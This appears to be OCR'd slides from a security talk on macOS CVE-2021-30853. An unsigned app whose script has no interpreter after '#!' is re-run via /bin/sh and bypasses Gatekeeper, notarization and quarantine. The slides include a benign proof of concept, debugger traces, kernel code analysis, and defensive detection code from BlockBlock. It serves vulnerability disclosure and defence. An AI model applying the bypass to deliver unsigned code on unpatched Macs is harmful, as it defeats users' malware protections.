
Impact: A malicious application may bypass Gatekeeper checks

Description: This issue was addressed with improved checks.

CVE-2021-30853: Gordon Long (@ethicalhax) of Box, Inc.

Gordon Long
@ethicalhax / Box

Patched: CVE-2021-30853
(macOS 12 (beta 6) + 11.6)



An unsigned app, can *still* bypass file quarantine, gatekeeper, and notarization requirements !?

Same impact (as CVE-'21-30657), but is a totally different bug!

New PoC

an "interpreter-less" script-based application

normal scripts specify an interpreter
(e.g. **#!/bin/bash**). This script does not!


```
% cat PoC.app/Contents/MacOS/PoC
#!/bin/bash

open /System/Applications/Calculator.app &
```

interpreter-less script

...that's it!

unsigned & non-notarized (and quarantined)

fully bypasses:



~~Gatekeeper?~~

~~Notarization?~~


~~File Quarantine?~~

generates no sypolicyd log messages :(

let's track down the bug, starting from app launch!

PoC Application Launch

xpcproxy, invokes posix_spawnp



```
% lldb

(lldb) process attach --name xpcproxy --waitfor
Process 46291 stopped

(lldb) b posix_spawnp
Breakpoint 1: where = libsystem_c.dylib`posix_spawnp

Process 46291 stopped
stop reason = breakpoint 1.1

libsystem_c.dylib`posix_spawnp:
->  0x7fff20374f00 <+0>: pushq  %rbp

(lldb) x/s $rsi
0x7faea7406009: "/private/var/.../AppTranslocation/
    BE96EA39-506B-4980-A8BA-62CF5892521B/d/PoC.app/Contents/MacOS/PoC"
```

breakpoint hit: posix_spawnp

file: PoC's script

xpcproxy launching PoC
(via posix_spawnp)

POSIX_SPAWNP

...on error, an interesting observation!

sys/posix_spawn.c

```
01  #define  _PATH_BSHELL   "/bin/sh"
02
03  int posix_spawnp(pid_t * __restrict pid, const char * __restrict file, ...)
04  {
05      int err = 0;
06      ...
07  [1] err = posix_spawn(pid, bp, file_actions, attrp, argv, envp);
08      switch(err){
09      ...
10
11      case ENOEXEC: [2]
12        ...
13        memp[0] = "sh";
14        memp[1] = bp;
15        bcopy(argv + 1, memp + 2, cnt * sizeof(char *));
16        err = posix_spawn(pid, _PATH_BSHELL, file_actions, attrp, memp, envp);
```

posix_spawnp
(and error handling)

[1] attempts to launch file via posix_spawn

[2] on failure (ENOEXEC), (re)execute via /bin/sh

PoC Application Launch

triggers error and (re)execution via /bin/sh

```
(lldb) finish
Process 47099 stopped
* stop reason = step out (posix_spawn)

libsystem_c.dylib`posix_spawnp:
->  0x7fff203750b1: movl   %eax, %r12d

(lldb) reg read $rax
rax = 0x0000000000000008
```

error code 0x8 (ENOEXEC)

triggers error (ENOEXEC)

(re)executed via /bin/sh

```
# ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
      "path" : "/bin/sh",
      "arguments" : [
      "sh",
      "/private/var/.../AppTranslocation/
       BE96EA39-506B-4980-A8BA-62CF5892521B/d/PoC.app/Contents/MacOS/PoC"
    ]
```

path, now: /bin/sh

arg: PoC's script

Q: Why the Error?

A: because we didn't specify an interpreter

kern/kern_exec.c

```
01  /* Image activator for interpreter scripts.
02  If the image begins with the characters "#!",
03  then it is an interpreter script.
04  ...
05
06  -3      Success: interpreter: relookup
07  */
08  static int exec_shell_imgact(struct image_params *imgp){
09
10   /* Make sure it's a shell script... */
11   if (vdata[0] != '#' ||
12       vdata[1] != '!') {
13       return -1;
14   }
15
16  /* Try to find the first non-whitespace character */
17  for (ihp = &vdata[2]; ihp < &vdata[IMG_SHSIZE]; ihp++) {
18      if (IS_EOL(*ihp)) {
19          /* Did not find interpreter, "#!\n" */
20          return ENOEXEC;
21          ...
22      }
23  }
```

1

2

```
% cat PoC.app/Contents/MacOS/PoC
#! --------
```

no interpreter?
...triggers ENOEXEC

exec_shell_imgact

Q: What is Skipped on Error?


A: the setting of various variables

kern/kern_exec.c

```
01  static int exec_activate_image(struct image_params *imgp){
02    ...
03    for (i = 0; error == -1 && execsw[i].ex_imgact != NULL; i++) {
04      error = (*execsw[i].ex_imgact)(imgp);
05
06      case -3:      /* Interpreter */
07
08      /*
09      * Copy the script label for later use. Note that
10      * the label can be different when the script is
11      * actually read by the interpreter.
12      */
13      ...
14      imgp->ip_scriptlabelp = mac_vnode_label_alloc();
15      mac_vnode_label_copy(imgp->ip_vp->v_label, imgp->ip_scriptlabelp);
16
17      if (vnode_getwithref(imgp->ip_vp) == 0) {
18          imgp->ip_scriptvp = imgp->ip_vp;
19      }
```

-3 means:
'script' (interpreter) ok'

"Copy the script label for later use."




(...more on this soon!)

executed for valid scripts

imgp->ip_scriptvp &
imgp->ip_scriptlabelp get set

AppleSystemPolicy.kext

the "initiator" of policy enforcement



AppleSystemPolicy.kext

mac hook callback: procNotifyExecComplete

automatically invoked for all new processes


```
01  AppleSystemPolicy::procNotifyExecComplete(proc*)
02    ...
03    path = *(*(ASPProcessInfo::cred() + 0x78) +
04             *(int32_t *)(rbx + 0xb64) * 0x8 + 0x8);
05
06    if (path != 0x0) {
07      rax = vnode_for_path(path);
08      vnode = rax;
09      if (vnode == 0x0)
10         IOLog("ASP: Unable to retrieve vnode for script: %s\n", path);
11    }
12
13
14    ...
15    r13 = vnode
16    if ( (r15 != 0x0) && (r13 != 0x0) ... )
17       ASPScriptInfo::ASPScriptInfo(&ASP_Script_OBJ, r13);
18       rax = AppleSystemPolicy::evaluateScript(procArg, &ASP_OBJ);
19
20       ...
21    }
```

1 ----------▶ path?

2 ----------▶ vnode (from path, of script)

if vnode (from path) is NULL, ...no script check is performed !

3 ----------▶ check



procNotifyExecComplete logic (invokes AppleSystemPolicy::evaluateScript)

syspolicyd

But For An Interpreter-Less Script

...ip_script* are NULL, so is label->l_perpolicy[3]

```
01  AppleSystemPolicy::procNotifyExecComplete(proc*)
02    ...
03    path = *(*(ASPProcessInfo::cred() + 0x78) +
04             *(int32_t *)(rbx + 0xb64) * 0x8 + 0x8);
```

script path = label->l_perpolicy[3];

```
(lldb) expr *(struct
image_params*)0xffffff934e3c3000
(struct image_params) $1 = {
  ...
  ip_strings = 0xffffffa04a011000
  "executable_path=/bin/sh"
  ...
  ip_scriptlabelp = 0x0000000000000000
  ip_scriptvp = 0x0000000000000000
}
```

NULL

ip_script* are both NULL

```
(lldb) Process 1 stopped
AppleSystemPolicy::procNotifyExecComplete:
-> 0xffffff800abd5c8b: movl   0x78(%rax), %eax

(lldb) ni

lldb) expr * (struct label*)$rax
(struct label) $1 = {
  l_flags = 1
  l_perpolicy = {
    [0] = 0xffffff867ca29c40
    ...
    [3] = 0x0000000000000000
```

thus NULL

label->l_perpolicy[3] is NULL

...so, evaluateScript is never invoked!

Summary of the Bug

an "interpreter-less" script-based app


1. PoC's script fails with ENOEXEC, so is then (re)executed via /bin/sh

   ...but script's label never gets set

2. As script label is NULL, the script is never evaluated (nor blocked) by syspolicyd

3. The policy engine just sees /bin/sh (a trusted platform binary), and thus allows it to execute

   ...and /bin/sh then executes PoC script



~~Gatekeeper?~~

~~Notarization?~~


~~File Quarantine?~~

Protections

against these script-based attacks (and more!)

The Simple Idea

…block downloaded, non-notarized items



Can we just detect (and block) the execution any download code, that is not notarized?

1 

Detect new process launches

2 

Is item from the internet?
(and launched by the user)

3 

Is item non-notarized?


4 block!

Detecting New Process Launches

…via Apple's Endpoint Security Framework (ESF)

```
01  //client/event of interest
02  @property es_client_t* esClient;
03  es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};
04
05  //new client
06  //callback will process 'ES_EVENT_TYPE_AUTH_EXEC' events
07  es_new_client(&esClient, ^(es_client_t *client, const es_message_t *message)
08  {
09      //TODO: process event
10      // return ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
11  }
12
13  //subscribe
14  es_subscribe(endpointProcessClient, events, 1);
```

callback for process execs




ESF Process Exec Monitor (ES_EVENT_TYPE_AUTH_EXEC)

"Writing a Process Monitor with Apple's Endpoint Security Framework" objective-see.com/blog/blog_0x47.html

Is item User-launched & from the Internet?


…via app translocation status



App Translocation

prevent hijack attacks
(DefCon 2015)

(just) app



translocated
(read-only mount)

```
01  void *handle = NULL;|
02  bool isTranslocated = false;
03
04  //get 'SecTranslocateIsTranslocatedURL' (private) API
05  handle = dlopen("/System/Library/Frameworks/Security.framework/Security", RTLD_LAZY);
06  secTranslocateIsTranslocatedURL = dlsym(handle, "SecTranslocateIsTranslocatedURL");
07
08  //check (will set isTranslocated variable)
09  secTranslocateIsTranslocatedURL([NSURL fileURLWithPath:path], &isTranslocated, NULL);
```

is item translocated?
(via (private) SecTranslocateIsTranslocatedURL)

Or, is it Quarantined?

…checking the quarantine flags


```
01  //open quarantine dylib / resolve function pointers
02  handle = dlopen("/usr/lib/system/libquarantine.dylib", RTLD_LAZY);
03
04  qtn_file_free_FP = dlsym(handle, "_qtn_file_free");
05  qtn_file_alloc_FP = dlsym(handle, "_qtn_file_alloc");
06  qtn_file_get_flags_FP = dlsym(handle, "_qtn_file_get_flags");
07  qtn_file_init_with_path_FP = dlsym(handle, "_qtn_file_init_with_path");
08
09  quarantineFile = qtn_file_alloc_FP();
10
11  //init & grab quarantine flags
12  error = qtn_file_init_with_path_FP(quarantineFile,
13                                     [NSURL fileURLWithPath:path].path.fileSystemRepresentation);
14  if(QTN_NOT_QUARANTINED == error)
15     flags = QTN_NOT_QUARANTINED;
16  else
17     flags = qtn_file_get_flags_FP(quarantineFile);
18
19  qtn_file_free_FP(quarantineFile);
```


is item quarantined?
(via (private) libquarantine APIs)

Is Item Notarized?

…via SecStaticCodeCheckValidity


```
01  SecStaticCodeRef staticCode = NULL;
02  SecRequirementRef isNotarized = nil;
03
04  //init code ref / requirement string
05  SecStaticCodeCreateWithPath(path, kSecCSDefaultFlags, &staticCode);
06  SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarized);
07
08  //check against requirement string (will set isNotarized variable)
09  SecStaticCodeCheckValidity(staticCode, kSecCSDefaultFlags, isNotarized);
```

is item notarized?
(via SecStaticCodeCheckValidity)




In Action

…generic protection, before Apple's patches!



full code: BlockBlock
github.com/objective-see/BlockBlock



BlockBlock ...block block'ing

Detection via ExecPolicy Database

...updated by syspolicyd (with decision)

CVE-2021-30657

```
% log stream
syspolicyd: [com.apple.syspolicy.exec:default]
  Updating flags: ~/PoC.app/Contents/MacOS/PoC, 512"

# fs_usage -w -f filesystem | grep syspolicyd
...
RdData[S]  D=0x052fdb4a  B=0x1000  /dev/disk1s1
